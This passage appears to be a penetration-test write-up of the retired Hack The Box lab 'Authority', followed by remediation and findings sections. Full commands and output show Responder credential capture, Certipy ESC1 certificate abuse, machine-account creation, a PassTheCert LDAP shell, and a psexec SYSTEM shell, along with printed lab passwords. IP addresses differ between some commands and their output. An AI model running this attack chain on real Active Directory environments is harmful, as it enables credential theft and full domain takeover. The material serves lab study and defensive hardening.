
```
(base) ┌──(parallels㉿kali-gnu-linux-2023)-[~/Documents/HTB_Boxes/retired/authority]
└─$ sudo responder -I tun0
[sudo] password for parallels:
                                         __
  .----.-----.-----.-----.-----.-----.--|  |.-----.----.
  |   _|  -__|__ --|  _  |  _  |     |  _  ||  -__|   _|
  |__| |_____|_____|   __|_____|__|__|_____||_____|__|
                   |__|

[*] Tips jar:
    USDT → 0×Cc98c1D3b8cd9b717b5257827102940e4E17A19A
    BTC  → bc1q9360jedhhmps5vpl3u05vyg4jryrl52dmazz49

[+] Poisoners:
    LLMNR                     [ON]
    NBT-NS                    [ON]
    MDNS                      [ON]
    DNS                       [ON]
    DHCP                      [OFF]
    DHCPv6                    [OFF]

[+] Servers:
    HTTP server               [ON]
    HTTPS server              [ON]
    WPAD proxy                [OFF]
    Auth proxy                [OFF]
    SMB server                [ON]
    Kerberos server           [ON]
    SQL server                [ON]
    FTP server                [ON]
    IMAP server               [ON]
    POP3 server               [ON]
    SMTP server               [ON]
    DNS server                [ON]
    LDAP server               [ON]
    MQTT server               [ON]
    RDP server                [ON]
    DCE-RPC server            [ON]
    WinRM server              [ON]
    SNMP server               [ON]

[+] HTTP Options:
    Always serving EXE        [OFF]
    Serving EXE               [OFF]
    Serving HTML              [OFF]
    Upstream Proxy            [OFF]

[+] Poisoning Options:
    Analyze Mode              [OFF]
    Force WPAD auth           [OFF]
    Force Basic Auth          [OFF]
    Force LM downgrade        [OFF]
    Force ESS downgrade       [OFF]

[+] Generic Options:
    Responder NIC             [tun0]
    Responder IP              [10.10.16.60]
    Responder IPv6            [fe80::5dcf:fb98:5bea:566b]
    Challenge set             [random]
    Don't Respond To Names    ['ISATAP', 'ISATAP.LOCAL']
    Don't Respond To MDNS TLD  ['_DOSVC']
    TTL for poisoned response  [default]

[+] Current Session Variables:
    Responder Machine Name    [WIN-HVHOJD91TTU]
```

Triggering the LDAP test caused PWM to connect out using `svc_ldap`'s credentials in cleartext, which Responder captured:

```
(base) ┌──(parallels㉿kali-gnu-linux-2023)-[~/Documents/HTB_Boxes/retired/authority]
└─$ sudo responder -I tun0
[sudo] password for parallels:
                                         __
  .----.-----.-----.-----.-----.-----.--|  |.----.---.
  |   _|  -__|__ --|  _  |  _  |     |  _  ||  -__|   _|
  |__| |_____|_____|   __|_____|__|__|_____||_____|__|
                   |__|


[*] Tips jar:
    USDT → 0×Cc98c1D3b8cd9b717b5257827102940e4E17A19A
    BTC  → bc1q9360jedhhmps5vpl3u05vyg4jryrl52dmazz49

[+] Poisoners:
    LLMNR                      [ON]
    NBT-NS                     [ON]
    MDNS                       [ON]
    DNS                        [ON]
    DHCP                       [OFF]
    DHCPv6                     [OFF]

[+] Servers:
    HTTP server                [ON]
    HTTPS server               [ON]
    WPAD proxy                 [OFF]
    Auth proxy                 [OFF]
    SMB server                 [ON]
    Kerberos server            [ON]
    SQL server                 [ON]
    FTP server                 [ON]
    IMAP server                [ON]
    POP3 server                [ON]
    SMTP server                [ON]
    DNS server                 [ON]
    LDAP server                [ON]
    MQTT server                [ON]
    RDP server                 [ON]
    DCE-RPC server             [ON]
    WinRM server               [ON]
    SNMP server                [ON]

[+] HTTP Options:
    Always serving EXE         [OFF]
    Serving EXE                [OFF]
    Serving HTML               [OFF]
    Upstream Proxy             [OFF]

[+] Poisoning Options:
    Analyze Mode               [OFF]
    Force WPAD auth            [OFF]
    Force Basic Auth           [OFF]
    Force LM downgrade         [OFF]
    Force ESS downgrade        [OFF]

[+] Generic Options:
    Responder NIC              [tun0]
    Responder IP               [10.10.16.60]
    Responder IPv6             [fe80::5dcf:fb98:5bea:566b]
    Challenge set              [random]
    Don't Respond To Names     ['ISATAP', 'ISATAP.LOCAL']
    Don't Respond To MDNS TLD  ['_DOSVC']
    TTL for poisoned response  [default]

[+] Current Session Variables:
    Responder Machine Name     [WIN-HVHOJD91TTU]
    Responder Domain Name      [4MMR.LOCAL]
    Responder DCE-RPC Port     [47616]

[*] Version: Responder 3.2.2.0
[*] Author: Laurent Gaffie, <lgaffie@secorizon.com>

[+] Listening for events...

[LDAP] Cleartext Client   : 10.129.229.56
[LDAP] Cleartext Username : CN=svc_ldap,OU=Service Accounts,OU=CORP,DC=authority,DC=htb
[LDAP] Cleartext Password : lDaP_1n_th3_cle4r!
[*] Skipping previously captured cleartext password for CN=svc_ldap,OU=Service Accounts,OU=CORP,DC=authority,DC=htb
```

Credentials captured: **svc_ldap:lDaP_1n_th3_cle4r!**

```
evil-winrm -i authority.htb -u svc_ldap -p 'lDaP_1n_th3_cle4r!'
```



5. ADCS ESC1 Enumeration and Machine Account Certificate Request

With `svc_ldap` credentials, Certipy scanned for vulnerable certificate templates against the ADCS CA confirmed during initial enumeration:

```
certipy-ad find -u svc_ldap -p 'lDaP_1n_th3_cle4r!' \
  -target authority.htb -text -stdout -vulnerable
```

```
[!] Use -debug to print a stacktrace
[*] Enumeration output:
Certificate Authorities
  0
    CA Name                             : AUTHORITY-CA
    DNS Name                            : authority.authority.htb
    Certificate Subject                 : CN=AUTHORITY-CA, DC=authority, DC=htb
    Certificate Serial Number           : 2C4E1F3CA46BBDAF42A1DDE3EC33A6B4
    Certificate Validity Start          : 2023-04-24 01:46:26+00:00
    Certificate Validity End            : 2123-04-24 01:56:25+00:00
    Web Enrollment
      HTTP
        Enabled                         : False
      HTTPS
        Enabled                         : False
    User Specified SAN                  : Unknown
    Request Disposition                 : Unknown
    Enforce Encryption for Requests     : Unknown
    Active Policy                       : Unknown
    Disabled Extensions                 : Unknown
Certificate Templates
  0
    Template Name                       : CorpVPN
    Display Name                        : Corp VPN
    Certificate Authorities             : AUTHORITY-CA
    Enabled                             : True
    Client Authentication               : True
    Enrollment Agent                    : False
    Any Purpose                         : False
    Enrollee Supplies Subject           : True
    Certificate Name Flag               : EnrolleeSuppliesSubject
    Enrollment Flag                     : IncludeSymmetricAlgorithms
                                          PublishToDs
                                          AutoEnrollmentCheckUserDsCertificate
    Private Key Flag                    : ExportableKey
    Extended Key Usage                  : Encrypting File System
                                          Secure Email
                                          Client Authentication
                                          Document Signing
                                          IP security IKE intermediate
                                          IP security use
                                          KDC Authentication
    Requires Manager Approval           : False
    Requires Key Archival               : False
    Authorized Signatures Required      : 0
    Schema Version                      : 2
    Validity Period                     : 20 years
    Renewal Period                      : 6 weeks
    Minimum RSA Key Length              : 2048
    Template Created                    : 2023-03-24T23:48:09+00:00
    Template Last Modified              : 2023-03-24T23:48:11+00:00
    Permissions
      Enrollment Permissions
        Enrollment Rights               : AUTHORITY.HTB\Domain Computers
                                          AUTHORITY.HTB\Domain Admins
                                          AUTHORITY.HTB\Enterprise Admins
      Object Control Permissions
        Owner                           : AUTHORITY.HTB\Administrator
        Full Control Principals         : AUTHORITY.HTB\Domain Admins
                                          AUTHORITY.HTB\Enterprise Admins
        Write Owner Principals          : AUTHORITY.HTB\Domain Admins
                                          AUTHORITY.HTB\Enterprise Admins
        Write Dacl Principals           : AUTHORITY.HTB\Domain Admins
                                          AUTHORITY.HTB\Enterprise Admins
        Write Property Enroll           : AUTHORITY.HTB\Domain Admins
                                          AUTHORITY.HTB\Enterprise Admins
    [+] User Enrollable Principals      : AUTHORITY.HTB\Domain Computers
    [!] Vulnerabilities
      ESC1                              : Enrollee supplies subject and template allows client authentication.
```

The `CorpVPN` template was flagged as ESC1:

ESC1 is exploitable when `CT_FLAG_ENROLLEE_SUPPLIES_SUBJECT` is set and a low-privileged principal can enroll. Here, machine accounts were permitted to enroll. The Machine Account Quota (MAQ) was checked:

```
nxc ldap authority.htb -u svc_ldap -p 'lDaP_1n_th3_cle4r!' -M maq
```

```
(base) ┌──(parallels㉿kali-gnu-linux-2023)-[~/Documents/HTB_Boxes/retired/authority]
└─$ nxc ldap authority.htb -u svc_ldap -p 'lDaP_1n_th3_cle4r!' -M maq
LDAP        10.129.229.56   389    AUTHORITY        [*] Windows 10 / Server 2019 Build 17763 (name:AUTHORITY) (domain:authority.htb) (signing:Enforced) (channel binding:Never)
LDAP        10.129.229.56   389    AUTHORITY        [+] authority.htb\svc_ldap:lDaP_1n_th3_cle4r!
MAQ         10.129.229.56   389    AUTHORITY        [*] Getting the MachineAccountQuota
MAQ         10.129.229.56   389    AUTHORITY        MachineAccountQuota: 10
```

MAQ = 10. A machine account `TCOMP$` was created via LDAPS:

```
addcomputer.py 'authority.htb/svc_ldap' -method LDAPS \
  -computer-name TCOMP -computer-pass 'PASSWORD1!' -dc-ip 10.129.14.124
```

```
(base) ┌──(parallels㉿kali-gnu-linux-2023)-[~/Documents/HTB_Boxes/retired/authority]
└─$ addcomputer.py 'authority.htb/svc_ldap' -method LDAPS -computer-name TCOMP -computer-pass 'PASSWORD1!' -dc-ip 10.129.229.56
Impacket v0.13.1 - Copyright Fortra, LLC and its affiliated companies

Password
[*] Successfully added machine account TCOMP$ with password PASSWORD1!.
```

Certipy requested a certificate from the CorpVPN template using `TCOMP$`'s enrollment rights, with `administrator@authority.htb` as the UPN in the SAN:

```
certipy-ad req -username TCOMP$ -password 'PASSWORD1!' \
  -ca AUTHORITY-CA -dc-ip 10.129.14.124 \
  -template CorpVPN -upn administrator@authority.htb
```

```
(base) ┌──(parallels㉿kali-gnu-linux-2023)-[~/Documents/HTB_Boxes/retired/authority]
└─$ certipy-ad req -username TCOMP$ -password 'PASSWORD1!' -ca AUTHORITY-CA -dc-ip 10.129.229.56 -template CorpVPN -upn administrator@authority.htb
Certipy v5.0.4 - by Oliver Lyak (ly4k)

[*] Requesting certificate via RPC
[*] Request ID is 3
[*] Successfully requested certificate
[*] Got certificate with UPN 'administrator@authority.htb'
[*] Certificate has no object SID
[*] Try using -sid to set the object SID or see the wiki for more details
[*] Saving certificate and private key to 'administrator.pfx'
[*] Wrote certificate and private key to 'administrator.pfx'
```

The certificate was issued. Attempting to authenticate via Kerberos PKINIT failed with `KDC_ERR_PADATA_TYPE_NOSUPP` — the DC does not support certificate-based Kerberos authentication:

```
(base) ┌──(parallels㉿kali-gnu-linux-2023)-[~/Documents/HTB_Boxes/retired/authority]
└─$ certipy-ad auth -pfx administrator.pfx -dc-ip 10.129.229.56
Certipy v5.0.4 - by Oliver Lyak (ly4k)

[*] Certificate identities:
[*]     SAN UPN: 'administrator@authority.htb'
[*] Using principal: 'administrator@authority.htb'
[*] Trying to get TGT...
[-] Got error while trying to request TGT: Kerberos SessionError: KDC_ERR_PADATA_TYPE_NOSUPP(KDC has no support for padata type)
[-] Use -debug to print a stacktrace
[-] See the wiki for more information
```

PassTheCert was used to authenticate with the certificate over LDAP instead.

---

6. PassTheCert LDAP Shell and Domain Compromise

The PFX was split into separate certificate and key files:

```
certipy-ad cert -pfx administrator.pfx -nocert -out administrator.key
certipy-ad cert -pfx administrator.pfx -nokey -out administrator.crt
```

```
(base) ┌──(parallels㉿kali-gnu-linux-2023)-[~/Documents/HTB_Boxes/retired/authority]
└─$ certipy-ad cert -pfx administrator.pfx -nocert -out administrator.key
Certipy v5.0.4 - by Oliver Lyak (ly4k)

[*] Data written to 'administrator.key'
[*] Writing private key to 'administrator.key'

(base) ┌──(parallels㉿kali-gnu-linux-2023)-[~/Documents/HTB_Boxes/retired/authority]
└─$ certipy-ad cert -pfx administrator.pfx -nokey -out administrator.crt
Certipy v5.0.4 - by Oliver Lyak (ly4k)

[*] Data written to 'administrator.crt'
[*] Writing certificate to 'administrator.crt'
```

PassTheCert authenticated to LDAP using the certificate and provided an interactive LDAP shell as Administrator. `svc_ldap` was added to the local Administrators group:

```
python3 passthecert.py -action ldap-shell -crt administrator.crt \
  -key administrator.key -domain authority.htb -dc-ip 10.129.14.124
# > add_user_to_group svc_ldap administrators
```

```
(base) ┌──(parallels㉿kali-gnu-linux-2023)-[~/Documents/HTB_Boxes/retired/authority]
└─$ python3 passthecert.py -action ldap-shell -crt administrator.crt -key administrator.key -domain authority.htb -dc-ip 10.129.229.56
Impacket v0.13.1 - Copyright Fortra, LLC and its affiliated companies

Type help for list of commands

# add_user_to_group svc_ldap administrators
Adding user: svc_ldap to group Administrators result: OK

#
```

With `svc_ldap` in Administrators, PSExec authenticated and delivered a `NT AUTHORITY\SYSTEM` shell:

```
psexec.py svc_ldap@10.129.14.124
```

```
(base) ┌──(parallels㉿kali-gnu-linux-2023)-[~/Documents/HTB_Boxes/retired/authority]
└─$ psexec.py svc_ldap@10.129.229.56
Impacket v0.13.1 - Copyright Fortra, LLC and its affiliated companies

Password:
[*] Requesting shares on 10.129.229.56.....
[*] Found writable share ADMIN$
[*] Uploading file QopwEDol.exe
[*] Opening SVCManager on 10.129.229.56.....
[*] Creating service qWUM on 10.129.229.56.....
[*] Starting service qWUM.....
[!] Press help for extra shell commands
Microsoft Windows [Version 10.0.17763.4644]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Windows\system32> whoami
nt authority\system

C:\Windows\system32> cd c:\Users\Administrator\Desktop

c:\Users\Administrator\Desktop> dir
 Volume in drive C has no label.
 Volume Serial Number is DF65-3903

 Directory of c:\Users\Administrator\Desktop

07/12/2023  01:21 PM    <DIR>          .
07/12/2023  01:21 PM    <DIR>          ..
06/10/2026  10:45 PM                34 root.txt
               1 File(s)             34 bytes
               2 Dir(s)   5,475,057,664 bytes free

c:\Users\Administrator\Desktop> type root.txt
904842a8f11bbd09ffe707bed5c65ce5

c:\Users\Administrator\Desktop>
```

6 Remediation Summary

The findings from this assessment span credential storage practices, web application configuration controls, and an ADCS certificate template misconfiguration. The combination allowed full domain compromise from an unauthenticated external position with no exploitation of software vulnerabilities.

6.1 Short Term

SHORT TERM REMEDIATION:

- Fix the CorpVPN certificate template ESC1 misconfiguration. Remove `CT_FLAG_ENROLLEE_SUPPLIES_SUBJECT` from the template — this flag is the root cause of ESC1. If user-supplied SANs are genuinely required, restrict enrollment to specific authorised accounts only (not all domain users or machine accounts) and require manager approval via CA policy. Re-run Certipy after making changes to confirm the template no longer appears as vulnerable. Rotate the Administrator password as the NT hash was accessible via DCSync through the compromised certificate.
- Remove guest/anonymous read access from the Development SMB share. The share should require authentication and should be accessible only to accounts with a documented operational need. Review all SMB shares on the domain controller for anonymous or guest access using: `Get-SmbShareAccess -Name Development` and revoke any open permissions.
- Rotate all credentials stored in the Ansible Vault files found in the share. This includes `svc_pwm` (`pWm_@dm!N_!23`), `svc_ldap` (`lDaP_1n_th3_cle4r!`), and the LDAP admin password (`DevT3st@123`). After rotating, re-encrypt the vault files with a strong randomly generated master password that is stored separately from the vault files themselves.

6.2 Medium Term

MEDIUM TERM REMEDIATION:

- Restrict PWM Configuration Manager and Configuration Editor access. The ability to edit the LDAP connection URL and trigger a test connection is a significant capability — it allows any administrator with PWM config access to redirect outbound LDAP connections and capture credentials. Access to the Configuration Manager should require multi-factor authentication or be restricted to specific trusted source IPs. Additionally, PWM's LDAP test connection feature should not transmit credentials in cleartext; configure LDAPS (`ldaps://`) as the mandatory protocol for all connection tests.
- Remove Ansible configuration files from the SMB share entirely. Ansible roles, playbooks, and variable files that contain vault-encrypted credentials should not reside on the domain controller's file shares. These files belong in a version-controlled repository with appropriate access controls, served to Ansible from a dedicated management host. The Development share should not be a staging location for infrastructure automation files.
- Replace the weak Ansible Vault master password policy. A single shared vault password (`!@#$%^&*`) for all secrets in an environment defeats the purpose of encryption. Each secret or group of secrets should have its own vault password, rotated regularly, stored in a secrets manager, and injected at pipeline runtime rather than stored alongside the vault files.

6.3 Long Term

LONG TERM REMEDIATION:

- Conduct a full ADCS audit using Certipy. The `CorpVPN` ESC1 misconfiguration was identified immediately, but other templates may also have dangerous configurations. Common ADCS misconfigurations to audit include ESC1 (enrollee-supplied SAN), ESC2 (any purpose EKU), ESC3 (enrollment agent abuse), ESC4 (write access to templates), ESC6 (CA with EDITF_ATTRIBUTESUBJECTALTNAME2), and ESC8 (HTTP enrollment endpoint relay). Run `certipy find -vulnerable` regularly and after any certificate template changes.
- Deploy the Extended Protection for Authentication (EPA) on the LDAP service to prevent credential relaying. The PassTheCert attack succeeded because LDAP accepted the certificate over an unprotected channel. Enabling Channel Binding on LDAP (via `LdapEnforceChannelBinding` registry key) and requiring LDAP Signing prevents relay-based certificate abuse against the DC.
- Establish a principle of least privilege review for ADCS enrollment rights. Machine account enrollment on sensitive certificate templates is a common misconfiguration. Any template that could be used for authentication (EKU includes Client Authentication, Smart Card Logon, or PKINIT) should restrict enrollment to specific named service accounts or groups, with approval workflow enabled where possible.

7 Technical Findings Details

1. ADCS ESC1 Misconfiguration on CorpVPN Template Allows Certificate Request for Any Domain Account Including Administrator - Critical

CWE	CWE-732 - Incorrect Permission Assignment for Critical Resource
CVSS 3.1	9.9 / CVSS:3.1/AV:N/AC:L/PR:L/UI:N/S:C/C:H/I:H/A:H
Root Cause	The `CorpVPN` certificate template is configured with `CT_FLAG_ENROLLEE_SUPPLIES_SUBJECT` and permits enrollment by machine accounts. This is the ESC1 condition: an enrollee can specify an arbitrary Subject Alternative Name (UPN) when requesting a certificate, allowing impersonation of any domain account. A machine account (`TCOMP$`) was created using the default Machine Account Quota of 10, then used to enroll in the template with `administrator@authority.htb` as the UPN. The issued certificate could not be used for Kerberos authentication (PKINIT blocked), but PassTheCert authenticated to LDAP directly using the certificate, obtaining an LDAP shell as Administrator and allowing modification of group memberships — specifically, adding `svc_ldap` to the local Administrators group for PSExec SYSTEM access.
Impact	Full domain compromise via SYSTEM access. The root flag was retrieved via PSExec after escalating `svc_ldap` to local administrator using an LDAP shell authenticated with the forged Administrator certificate.
Affected Component	• ADCS — CorpVPN certificate template: CT_FLAG_ENROLLEE_SUPPLIES_SUBJECT set, machine account enrollment permitted • htb-AUTHORITY-CA — issued Administrator UPN certificate to machine account
Remediation	Remove `CT_FLAG_ENROLLEE_SUPPLIES_SUBJECT` from the CorpVPN template. This flag is not required for standard certificate issuance — the CA should always determine the subject from the requesting account's identity, not from enrollee-supplied input. If SANs are genuinely required, enable manager approval on the template and restrict enrollment to named service accounts only. Additionally, enable LDAP Channel Binding (`LdapEnforceChannelBinding`) and LDAP Signing on the DC to prevent certificate-based LDAP relay attacks even if a certificate is obtained. Revoke the `administrator.pfx` certificate issued during testing in the CA MMC.
References	• https://posts.specterops.io/certified-pre-owned-d95910965cd2 • https://github.com/AlmondOffSec/PassTheCert

Finding Evidence

Certipy identified the CorpVPN template as ESC1 vulnerable:

```
[!] Use -debug to print a stacktrace
[*] Enumeration output:
Certificate Authorities
  0
    CA Name                             : AUTHORITY-CA
    DNS Name                            : authority.authority.htb
    Certificate Subject                 : CN=AUTHORITY-CA, DC=authority, DC=htb
    Certificate Serial Number           : 2C4E1F3CA46BBDAF42A1DDE3EC33A6B4
    Certificate Validity Start          : 2023-04-24 01:46:26+00:00
    Certificate Validity End            : 2123-04-24 01:56:25+00:00
    Web Enrollment
      HTTP
        Enabled                         : False
      HTTPS
        Enabled                         : False
    User Specified SAN                  : Unknown
    Request Disposition                 : Unknown
    Enforce Encryption for Requests     : Unknown
    Active Policy                       : Unknown
    Disabled Extensions                 : Unknown
Certificate Templates
  0
    Template Name                       : CorpVPN
    Display Name                        : Corp VPN
    Certificate Authorities             : AUTHORITY-CA
    Enabled                             : True
    Client Authentication               : True
    Enrollment Agent                    : False
    Any Purpose                         : False
    Enrollee Supplies Subject           : True
    Certificate Name Flag               : EnrolleeSuppliesSubject
    Enrollment Flag                     : IncludeSymmetricAlgorithms
                                          PublishToDs
                                          AutoEnrollmentCheckUserDsCertificate
    Private Key Flag                    : ExportableKey
    Extended Key Usage                  : Encrypting File System
                                          Secure Email
                                          Client Authentication
                                          Document Signing
                                          IP security IKE intermediate
                                          IP security use
                                          KDC Authentication
    Requires Manager Approval           : False
    Requires Key Archival               : False
    Authorized Signatures Required      : 0
    Schema Version                      : 2
    Validity Period                     : 20 years
    Renewal Period                      : 6 weeks
    Minimum RSA Key Length              : 2048
    Template Created                    : 2023-03-24T23:48:09+00:00
    Template Last Modified              : 2023-03-24T23:48:11+00:00
    Permissions
      Enrollment Permissions
        Enrollment Rights               : AUTHORITY.HTB\Domain Computers
                                          AUTHORITY.HTB\Domain Admins
                                          AUTHORITY.HTB\Enterprise Admins
      Object Control Permissions
        Owner                           : AUTHORITY.HTB\Administrator
        Full Control Principals         : AUTHORITY.HTB\Domain Admins
                                          AUTHORITY.HTB\Enterprise Admins
        Write Owner Principals          : AUTHORITY.HTB\Domain Admins
                                          AUTHORITY.HTB\Enterprise Admins
        Write Dacl Principals           : AUTHORITY.HTB\Domain Admins
                                          AUTHORITY.HTB\Enterprise Admins
        Write Property Enroll           : AUTHORITY.HTB\Domain Admins
                                          AUTHORITY.HTB\Enterprise Admins
    [+] User Enrollable Principals      : AUTHORITY.HTB\Domain Computers
    [!] Vulnerabilities
      ESC1                              : Enrollee supplies subject and template allows client authentication.
```

ESC1: Enrollee-Supplied Subject for Client Authentication

1. **Description**

ESC1 is the stereotypical AD CS misconfiguration that can lead directly to privilege escalation. The vulnerability arises when a certificate template is inadequately secured, permitting a low-privileged user to request a certificate and, importantly, specify an arbitrary identity within the certificate's SAN. This allows the attacker to impersonate any user, including administrators.

The combination of these specific weak settings on a single certificate template creates the ESC1 vulnerability:

- **Enrollee Supplies Subject:** The template has the `CT_FLAG_ENROLLEE_SUPPLIES_SUBJECT` flag enabled. In the Certificate Template console, this is the "Supply in the request" option under the "Subject Name" tab. When enabled, the requester - not Active Directory - provides the subject information for the certificate. This is the core setting that allows an attacker to inject a victim's identity (e.g., UPN or DNS name) into the SAN.
- **Authentication EKU:** The template includes an EKU that permits authentication. Common EKUs that enable this are "Client Authentication" (OID `1.3.6.1.5.5.7.3.2`), "Smart Card Logon" (OID `1.3.6.1.4.1.311.20.2.2`), "PKINIT Client Authentication" (OID `1.3.6.1.5.2.3.4`), or the overly permissive "Any Purpose" (OID `2.5.29.37.0`). A certificate with such an EKU can be used for network logons.
- **Permissive Enrollment Rights:** Low-privileged users or broad groups like "Domain Users" or "Authenticated Users" are granted "Enroll" permissions on the template's security settings. This defines who can request certificates from this template.
- **No Effective Security Gates:** The template does not enforce manager approval (the "CA certificate manager approval" option in "Issuance Requirements") nor requires authorized signatures (also known as enrollment agent signatures). The absence of these controls means qualifying requests are automatically processed and certificates issued without additional review.

When these conditions are all met, any user with enrollment rights can submit a CSR for this template. In the CSR, they can specify an arbitrary UPN in the SAN (e.g., `administrator@corp.local`) and/or a SID in the `szOID_NTDS_CA_SECURITY_EXT` (OID `1.3.6.1.4.1.311.25.2`) or via a specific SAN URL format if the SID extension is not used. The CA, trusting the template's insecure configuration, issues a certificate that appears to belong to the specified privileged account. The attacker can then use this certificate to authenticate via Kerberos PKINIT or Schannel, effectively gaining the privileges of the impersonated user.

This misconfiguration often occurs when administrators duplicate built-in templates (like "User" or "Machine") and modify them to allow "Supply in request", perhaps for compatibility with an application or device that requires specific subject names, without fully understanding the security ramifications. Another common scenario is duplicating a template like "WebServer" or "SubCA", which already has "Supply in request" enabled by default, and then adding a client authentication EKU to it. It's important to note that in an enterprise CA environment, new templates are typically created by duplicating an existing one, not from scratch. Due to its relative simplicity to exploit and its high impact, ESC1 is a frequently discovered and exploited AD CS vulnerability.

A machine account was created (MAQ=10) and used to request an Administrator UPN certificate:

```
(base) ┌──(parallels㉿kali-gnu-linux-2023)-[~/Documents/HTB_Boxes/retired/authority]
└─$ nxc ldap authority.htb -u svc_ldap -p 'lDaP_1n_th3_cle4r!' -M maq
LDAP        10.129.229.56   389    AUTHORITY        [*] Windows 10 / Server 2019 Build 17763 (name:AUTHORITY) (domain:authority.htb) (signing:Enforced) (channel binding:Never)
LDAP        10.129.229.56   389    AUTHORITY        [+] authority.htb\svc_ldap:lDaP_1n_th3_cle4r!
MAQ         10.129.229.56   389    AUTHORITY        [*] Getting the MachineAccountQuota
MAQ         10.129.229.56   389    AUTHORITY        MachineAccountQuota: 10
```

```
(base) ┌──(parallels㉿kali-gnu-linux-2023)-[~/Documents/HTB_Boxes/retired/authority]
└─$ addcomputer.py 'authority.htb/svc_ldap' -method LDAPS -computer-name TCOMP -computer-pass 'PASSWORD1!' -dc-ip 10.129.229.56
Impacket v0.13.1 - Copyright Fortra, LLC and its affiliated companies

Password
[*] Successfully added machine account TCOMP$ with password PASSWORD1!.
```

```
(base) ┌──(parallels㉿kali-gnu-linux-2023)-[~/Documents/HTB_Boxes/retired/authority]
└─$ certipy-ad req -username TCOMP$ -password 'PASSWORD1!' -ca AUTHORITY-CA -dc-ip 10.129.229.56 -template CorpVPN -upn administrator@authority.htb
Certipy v5.0.4 - by Oliver Lyak (ly4k)

[*] Requesting certificate via RPC
[*] Request ID is 3
[*] Successfully requested certificate
[*] Got certificate with UPN 'administrator@authority.htb'
[*] Certificate has no object SID
[*] Try using -sid to set the object SID or see the wiki for more details
[*] Saving certificate and private key to 'administrator.pfx'
[*] Wrote certificate and private key to 'administrator.pfx'
```

Kerberos PKINIT was blocked, so PassTheCert authenticated via LDAP and added svc_ldap to Administrators:

```
(base) ┌──(parallels㉿kali-gnu-linux-2023)-[~/Documents/HTB_Boxes/retired/authority]
└─$ certipy-ad auth -pfx administrator.pfx -dc-ip 10.129.229.56
Certipy v5.0.4 - by Oliver Lyak (ly4k)

[*] Certificate identities:
[*]     SAN UPN: 'administrator@authority.htb'
[*] Using principal: 'administrator@authority.htb'
[*] Trying to get TGT...
[-] Got error while trying to request TGT: Kerberos SessionError: KDC_ERR_PADATA_TYPE_NOSUPP(KDC has no support for padata type)
[-] Use -debug to print a stacktrace
[-] See the wiki for more information
```

```
(base) ┌──(parallels㉿kali-gnu-linux-2023)-[~/Documents/HTB_Boxes/retired/authority]
└─$ python3 passthecert.py -action ldap-shell -crt administrator.crt -key administrator.key -domain authority.htb -dc-ip 10.129.229.56
Impacket v0.13.1 - Copyright Fortra, LLC and its affiliated companies

Type help for list of commands

# add_user_to_group svc_ldap administrators
Adding user: svc_ldap to group Administrators result: OK

#
```

```
(base) ┌──(parallels㉿kali-gnu-linux-2023)-[~/Documents/HTB_Boxes/retired/authority]
└─$ psexec.py svc_ldap@10.129.229.56
Impacket v0.13.1 - Copyright Fortra, LLC and its affiliated companies

Password:
[*] Requesting shares on 10.129.229.56.....
[*] Found writable share ADMIN$
[*] Uploading file QopwEDol.exe
[*] Opening SVCManager on 10.129.229.56.....
[*] Creating service qWUM on 10.129.229.56.....
[*] Starting service qWUM.....
[!] Press help for extra shell commands
Microsoft Windows [Version 10.0.17763.4644]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Windows\system32> whoami
nt authority\system

C:\Windows\system32> cd c:\Users\Administrator\Desktop

c:\Users\Administrator\Desktop> dir
 Volume in drive C has no label.
 Volume Serial Number is DF65-3903

 Directory of c:\Users\Administrator\Desktop

07/12/2023  01:21 PM    <DIR>          .
07/12/2023  01:21 PM    <DIR>          ..
06/10/2026  10:45 PM                34 root.txt
               1 File(s)             34 bytes
               2 Dir(s)   5,475,057,664 bytes free

c:\Users\Administrator\Desktop> type root.txt
904842a8f11bbd09ffe707bed5c65ce5

c:\Users\Administrator\Desktop>
```

2. Ansible Vault Credentials Stored in Guest-Readable SMB Share with Weak Master Password - High

CWE	CWE-312 - Cleartext Storage of Sensitive Information
CVSS 3.1	7.5 / CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:N/A:N
Root Cause	The `Development` SMB share on the domain controller is readable by the guest account without authentication. The share contains an Ansible role at `Automation/Ansible/PWM/defaults/main.yml` with three Ansible Vault-encrypted values: `pwm_admin_login`, `pwm_admin_password`, and `ldap_admin_password`. All three vaults share the same master password (`!@#$%^&*`), which was cracked with Hashcat in seconds from the rockyou wordlist. Decrypting the vaults recovered credentials for `svc_pwm` and the LDAP admin password, which were used to access the PWM Configuration Manager and ultimately capture `svc_ldap`'s cleartext credentials via Responder.
